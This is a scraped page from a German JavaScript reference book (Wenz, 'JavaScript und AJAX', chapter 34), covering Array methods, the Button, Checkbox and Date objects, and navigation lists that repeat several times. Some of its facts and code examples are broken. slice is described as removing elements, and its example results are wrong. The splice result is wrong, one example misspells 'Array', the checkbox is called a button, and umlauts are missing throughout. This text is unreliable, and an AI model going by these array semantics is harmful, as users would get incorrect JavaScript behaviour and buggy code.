Syntax

```
pop() var arr = new Array(1, 2, 3); var elem =
arr.pop(); //arr hat nun die Elemente 1 und 2;
elem den Wert 3
```

push

JS 1.2 / 1.3

Erklrung
Fgt ein oder mehrere Zeichen hinten an das Array an. Die Anzahl der Elemente nach dieser Operation (JavaScript 1.3) bzw. das zuletzt hinzugefgte Element (JavaScript 1.2) wird zurckgegeben.
Syntax
`push(Element1, Element2, ..., ElementN)`

Parameter	Bedeutung
`Element1, Element2, ..., ElementN`	neue Array-Elemente

Beispiel
`var arr = new Array(1, 2, 3); var newlen = arr. push(2, 1); //arr hat nun die Elemente 1, 2, 3, 2, 1; //newlen hat den Wert 5 (JS1.3) bzw. 1 (JS1.2)`

reverse

Erklrung
Kehrt die Reihenfolge der Elemente im Array um.
Syntax
`reverse() var arr = new Array(1, 2, 3); var revarr = arr.reverse(); //revarr hat nun die Elemente 3, 2, 1`

shift

JS 1.2

Erklrung
Das erste Element des Arrays wird entfernt und zurckgegeben; ab JavaScript 1.2.

Beispiel
`shift() var arr = new Array(1, 2, 3); var elem = arr.shift(); //arr hat nun die Elemente 2, 3; elem hat den Wert 1`

slice

JS 1.2

Erklrung
Entfernt Elemente aus einem Array und liefert die restlichen Elemente als Array zurck. Das ursprngliche Array wird nicht gendert; ab JavaScript 1.2.
Syntax
`slice(Start[, Ende])`

Parameter	Bedeutung
`Start`	Index des ersten Elements, das entfernt werden soll
`Ende`	Index des ersten Elements, das nicht mehr entfernt werden soll. Fehlt diese Angabe, so werden alle Elemente ab `Start` entfernt; ist der Parameter negativ, so wird von hinten gezhlt

Beispiel
`var arr1 = new Array(1, 2, 3, 4, 5); var arr1_1 = arr1.slice(1, 3); //arr1_1 hat nun die Elemente 1, 4, 5 var arr2 = new Array(1, 2, 3, 4, 5); var arr2_1 = arr2.slice(3); //arr2_1 hat nun die Elemente 1, 2, 3 var arr3 = new Array(1, 2, 3, 4, 5); var arr3_1 = arr3.slice(0, -2); // arr3_1 hat nun die Elemente 1, 2`

sort

JS 1.2

Erklrung
Sortiert die Elemente des Arrays alphanumerisch. Ab JavaScript 1.2 kann eine Sortierfunktion angegeben werden (siehe Kapitel 13).
Syntax
`sort([Sortierfunktion])`

Parameter	Bedeutung
Sortierfunktion	Funktion, ber die man die Reihenfolge der Elemente bestimmen kann, indem bei je zwei Werten zurckgegeben wird, welches Element grer ist

Beispiel
`var arr1 = new Array(5, 3, 11); arr1.sort(); // arr1 hat nun die Elemente 11, 3, 5 (alphanumerisch) function numsort(a, b){return a-b;} var arr2 = new Array(5, 3, 11); arr2.sort (numsort); //arr2 hat nun die Elemente 3, 5, 11`

splice

JS 1.2

Erklrung
Entfernt Elemente aus einem Array und fgt neue Elemente an (optional); ab JavaScript 1.2; der Rckgabewert sind ab JavaScript 1.3 die entfernten Elemente.

Syntax
`splice(Start, Wie viele[Element1, Element2, ..., ElementN])`

Parameter	Bedeutung
`Start`	Index des ersten Elements, das entfernt werden soll
`Wie viele`	Anzahl der Elemente, die ab **Start** entfernt werden sollen
`Element1, Element2, ..., ElementN`	(optionale) Elemente, die hinten an das Array angefgt werden sollen

Beispiel
`var arr1 = new Array(1, 2, 3, 4, 5); var splicearr = arr1.splice(1, 2, 3, 4, 5); // splicearr hat nun die Elemente 1, 4, 5, 3, 4, 5`

unshift

JS 1.2

Erklrung
Fgt ein oder mehrere Elemente vorne an das Array an und gibt die neue Lnge des Arrays zurck; ab JavaScript 1.2.
Syntax
`unshift(Element1, Element2, ..., ElementN)`

Parameter	Bedeutung
`Element1, Element2, ..., ElementN`	Elemente, die vorne an das Array angefgt werden sollen

Beispiel
`var arr = new Array(1, 2, 3); var unsh = arr.unshift(4, 5); //arr hat nun die Elemente 4, 5, 1, 2, 3; unsh hat den Wert 5`

top

34.2.3 Eigenschaften

length

Erklrung
Anzahl der Elemente im Array, wird automatisch angepasst.
Beispiel
`var arr = new Aray(1, 2, 3, 4, 5); //arr.length hat nun den Wert 5`

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 34 Referenz
- 34.1 Das Anchor-Objekt
  - 34.1.1 Allgemeines
  - 34.1.2 Eigenschaften
- 34.2 Das Array-Objekt
  - 34.2.1 Allgemeines
  - 34.2.2 Methoden
  - 34.2.3 Eigenschaften
- 34.3 Das Button-Objekt
  - 34.3.1 Allgemeines
  - 34.3.2 Event-Handler
  - 34.3.3 Methoden
  - 34.3.4 Eigenschaften
- 34.4 Das Checkbox-Objekt
  - 34.4.1 Allgemeines
  - 34.4.2 Event-Handler
  - 34.4.3 Methoden
  - 34.4.4 Eigenschaften
- 34.5 Das Date-Objekt
  - 34.5.1 Allgemeines
  - 34.5.2 Methoden
- 34.6 Das document-Objekt
  - 34.6.1 Allgemeines
  - 34.6.2 Event-Handler
  - 34.6.3 Methoden
  - 34.6.4 Eigenschaften
- 34.7 Das Event-Objekt
  - 34.7.1 Netscape-Eigenschaften
  - 34.7.2 Internet Explorer-Eigenschaften
- 34.8 Das FileUpload-Objekt
  - 34.8.1 Allgemeines
  - 34.8.2 Event-Handler
  - 34.8.3 Methoden
  - 34.8.4 Eigenschaften
- 34.9 Das Form-Objekt
  - 34.9.1 Allgemeines
  - 34.9.2 Event-Handler
  - 34.9.3 Methoden
  - 34.9.4 Eigenschaften
- 34.10 Das Frame-Objekt
- 34.11 Das Hidden-Objekt
  - 34.11.1 Allgemeines
  - 34.11.2 Eigenschaften

- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden

- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.3 Das Button-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird eine Schaltflche in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.



34.3.1 Allgemeines ▼▲

Syntax
HTML-Tag: `<input type="button" />` `document.forms[Index].elements[index]` `document.FormularName.ButtonName`

Parameter	Bedeutung
`Index`	Index im jeweiligen Array
`ButtonName`	`name`-Attribut der Schaltflche



34.3.2 Event-Handler ▼▲

`onblur (JS1.1) onfocus (JS1.1) onclick onmousedown (JS1.2) onmouseup (JS1.2)`



34.3.3 Methoden ▼▲

blur

JS 1.1

Erklrung
Entfernt den Fokus von der Schaltflche; ab JavaScript 1.1.

click

JS 1.1

Erklrung
Simuliert das Anklicken der Schaltflche.

focus

Erklrung

Gibt der Schaltflche den Fokus; ab JavaScript 1.1.



34.3.4 Eigenschaften

form

Erklrung
Referenz auf das Formular, das die Schaltflche enthlt.

name

Erklrung
`name`-Attribut der Schaltflche.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"button"`; ab JavaScript 1.1.

value

Erklrung
`value`-Attribut der Schaltflche.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 34 Referenz
  - 34.1 Das Anchor-Objekt
    - 34.1.1 Allgemeines
    - 34.1.2 Eigenschaften
  - 34.2 Das Array-Objekt
    - 34.2.1 Allgemeines
    - 34.2.2 Methoden
    - 34.2.3 Eigenschaften
  - 34.3 Das Button-Objekt
    - 34.3.1 Allgemeines
    - 34.3.2 Event-Handler
    - 34.3.3 Methoden
    - 34.3.4 Eigenschaften
  - 34.4 Das Checkbox-Objekt
    - 34.4.1 Allgemeines
    - 34.4.2 Event-Handler
    - 34.4.3 Methoden
    - 34.4.4 Eigenschaften

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5 Das Date-Objekt**
  - **34.5.1 Allgemeines**
  - **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**

- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.4 Das Checkbox-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird eine Schaltflche in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.

top

34.4.1 Allgemeines ▼▲

Syntax	
HTML-Tag: `<input type="checkbox" />` `document.forms[Index].elements[Index]` `document.FormularName.CheckboxName`	
Parameter	**Bedeutung**
`Index`	Index im jeweiligen Array
`CheckboxName`	`name`-Attribut der Checkbox

top

34.4.2 Event-Handler ▼▲

`onblur (JS1.1) onfocus (JS1.1) onclick`

top

34.4.3 Methoden ▼▲

blur

Erklrung
Entfernt den Fokus von der Checkbox.

click

Erklrung
Simuliert das Anklicken der Checkbox.

focus

Erklrung
Gibt der Checkbox den Fokus.

top

34.4.4 Eigenschaften

checked

Erklrung
Der Wert ist `true`, wenn die Checkbox angekreuzt ist, ansonsten `false`.

defaultChecked

Erklrung
Der Wert ist `true`, wenn die Checkbox HTML-mig angekreuzt ist (durch das Attribut `checked`), ansonsten `false`.

form

Erklrung
Referenz auf das Formular, das die Checkbox enthlt.

name

Erklrung
`name`-Attribut der Checkbox.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"checkbox"`; ab JavaScript 1.1.

value

Erklrung
`value`-Attribut der Checkbox; wenn es nicht gesetzt ist, ist der Wert `"on"`.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5 Das Date-Objekt**
  - **34.5.1 Allgemeines**
  - **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**

- 34.11.2 Eigenschaften
- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt

- 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden

- 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden

- 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.5 Das Date-Objekt

JS 1.0

Ab JavaScript 1.0

JS 1.3

In einer Instanz des `Date`-Objekts kann ein Datumswert gespeichert werden. Es ist nicht ntig, die aktuelle Systemzeit zu verwenden. Erst ab JavaScript Version 1.3 sind Datumswerte vor dem 1. Januar 1970 mglich.



34.5.1 Allgemeines

Syntax
`new Date() //erstellt Datumsvariable mit lokaler Zeit new Date(Epoche) new Date(Jahr, Monat, Tag) new Date(Jahr, Monat, Tag, Stunden, Minuten, Sekunden, Millisekunden) //vor JS1.3 new Date (Jahr, Monat, Tag, Stunden, Minuten, Sekunden) // JS1.3 new Date(Datumsstring_im_GMT_Format)`

Parameter	Bedeutung
`Epoche`	Anzahl der seit dem 1. Januar 1970, Mitternacht, verstrichenen Millisekunden (in der Unix-Welt verbreitetes Datumsformat)
`Jahr`	Jahreszahl des Datumswertes.
`Monat`	um eins verringerte Monatszahl des Datumswertes.
`Tag`	Tageszahl des Datumswertes

`Stunden`	Stundenzahl des Datumswertes
`Minuten`	Minutenzahl des Datumswertes
`Sekunden`	Sekundenzahl des Datumswertes
`Millisekunden`	Millisekundenzahl des Datumswertes
`Datumsstring_im_GMT_Format`	Zeichenkette der Form `"Dec 24, 2007 12:34:56"`; die Monatsabkrzungen mssen im amerikanischen Format angegeben werden.

top

34.5.2 Methoden

getDate

Erklrung
Tageszahl des Datumswertes.

getDay

Erklrung
Wochentag des Datumswertes. Dabei steht 0 fr Sonntag, 1 fr Montag, 6 fr Samstag.

getFullYear

JS 1.2

Erklrung
Vollstndige Jahreszahl; bei Datumswerten zwischen 1000 und 9999 also vierstellig; ab JavaScript 1.2.

getHours

Erklrung
Stundenzahl des Datumswertes.

getMilliseconds

Erklrung
Millisekundenzahl des Datumswertes.

getMinutes

Erklrung
Minutenzahl des Datumswertes.

getMonth

Erklrung
Um eins verringerte Monatszahl des Datumswertes (0 ist Januar, 11 ist Dezember).

getSeconds

Erklrung
Sekundenzahl des Datumswertes.

getTime

Erklrung
Anzahl der zwischen dem 1. Januar 1970, Mitternacht, und dem Datumswert verstrichenen Millisekunden. Wie in Kapitel 5 gezeigt wurde, kann man auf diese Weise einfach die Differenzen zwischen zwei Datumswerten berechnen.

getTimezoneOffset

Erklrung
Unterschied zwischen der lokalen Zeitzone und Greenwich Mean Time (GMT) in Minuten.

getUTCDate

JS 1.3

Erklrung
Tageszahl des Datumswertes nach UTC (Universal Time Coordinated); ab JavaScript 1.3.

getUTCDay

JS 1.3

Erklrung
Wochentag des Datumswertes nach UTC; 0 ist Sonntag, 1 ist Montag, 6 ist Samstag; ab JavaScript 1.3.

getUTCFullYear

JS 1.3

Erklrung
Volle (also zwischen 1000 und 9999 vierstellige) Jahreszahl des Datumswertes nach UTC; ab JavaScript 1.3.

getUTCHours

JS 1.3

Erklrung
Stundenzahl des Datumswertes nach UTC; ab JavaScript 1.3.

getUTCMilliseconds

JS 1.3

Erklrung
Millisekundenzahl des Datumswertes nach UTC; ab JavaScript 1.3.

getUTCMinutes

JS 1.3

Erklrung
Minutenzahl des Datumswertes nach UTC; ab JavaScript 1.3.

getUTCMonth

JS 1.3

Erklrung
Um eins verringerte Monatszahl des Datumswertes nach UTC; ab JavaScript 1.3.

getUTCSeconds

JS 1.3

Erklrung
Sekundenzahl des Datumswertes nach UTC; ab JavaScript 1.3.

getYear

Erklrung
Jahreszahl des Datumswertes; Vorgnger von `getFullYear()`. Die Plattformunterschiede werden in Kapitel 5 beschrieben.

parse

Erklrung
Anzahl der Millisekunden seit dem 1. Januar 1970, Mitternacht, und dem als Parameter bergebenen Datumswert.
Syntax
`Date.parse(Datum_im_GMT_Format)`

setDate

Erklrung
Setzt die Tageszahl des Datumswertes.
Syntax
`setDate(Tag)`

Parameter	Bedeutung
`Tag`	Tageszahl des Datumswertes

setFullYear

JS 1.2

Erklrung
Setzt die vollstndige Jahreszahl; bei Datumswerten zwischen 1000 und 9999 also vierstellig; ab JavaScript 1.2.
Syntax
`setFullYear(Jahr)`

Parameter	Bedeutung
`Jahr`	Jahreszahl des Datumswertes

setHours

JS 1.0

Erklrung
Setzt die Stundenzahl des Datumswertes.
Syntax
`setHours(Stunden) //ab JS1.0 setHours(Stunden, Minuten, Sekunden, Millisekunden) //JS1.3`

Parameter	Bedeutung
`Stunden`	Stundenzahl des Datumswertes.
`Minuten`	Minutenzahl des Datumswertes
`Sekunden`	Sekundenzahl des Datumswertes
`Millisekunden`	Millisekundenzahl des Datumswertes

setMilliseconds

JS 1.3

Erklrung
Setzt die Millisekundenzahl des Datumswertes; ab JavaScript 1.3.
Syntax
`setMilliseconds(Millisekunden)`

Parameter	Bedeutung
`Millisekunden`	Millisekundenzahl des Datumswertes

setMinutes

JS 1.0

Erklrung
Setzt die Minutenzahl des Datumswertes.
Syntax
`setMinutes(Minuten) //ab JS1.0 setMinutes (Minuten, Sekunden, Millisekunden) //JS1.3`

Parameter	Bedeutung
`Minuten`	Minutenzahl des Datumswertes
`Sekunden`	Sekundenzahl des Datumswertes
Parameter	**Bedeutung**
`Millisekunden`	Millisekundenzahl des Datumswertes

setMonth

Erklrung
Setzt die Monatszahl des Datumswertes (0 ist Januar, 11 ist Dezember).
Syntax
`setMonth(Monat) //ab JS1.0 setMonth(Monat, Tag) //JS1.3`

Parameter	Bedeutung
`Monat`	um eins verringerte Monatszahl des Datumswertes

Tag	Tageszahl des Datumswertes

setSeconds

Erklrung
Setzt die Sekundenzahl des Datumswertes.
Syntax
`setSeconds(Sekunden) //ab JS1.0 setSeconds (Sekunden, Millisekunden) //JS1.3`

Parameter	Bedeutung
Sekunden	Sekundenzahl des Datumswertes
Millisekunden	Millisekundenzahl des Datumswertes

setTime

Erklrung
Setzt die Datumsvariable; der Parameter ist die Anzahl der zwischen dem 1. Januar 1970, Mitternacht, und dem Datumswert verstrichenen Millisekunden.
Syntax
`setTime(Epoche)`

Parameter	Bedeutung
Epoche	Anzahl der seit dem 1. Januar 1970, Mitternacht, verstrichenen Millisekunden (in der Unix-Welt verbreitetes Datumsformat)

setUTCDate

JS 1.3

Erklrung
Setzt die Tageszahl des Datumswertes nach UTC (Universal Time Coordinated); ab JavaScript 1.3.
Syntax
`setUTCDate(Tag)`

Parameter	Bedeutung
Tag	Tageszahl des Datumswertes

setUTCFullYear

JS 1.3

Erklrung
Setzt die volle (also zwischen 1000 und 9999 vierstellige) Jahreszahl des Datumswertes nach UTC; ab JavaScript 1.3.
Syntax
`setUTCFullYear(Jahr)`

Parameter	Bedeutung
`Jahr`	Jahreszahl des Datumswertes

setUTCHours

JS 1.3

Erklrung
Setzt die Stundenzahl des Datumswertes nach UTC; ab JavaScript 1.3.
Syntax
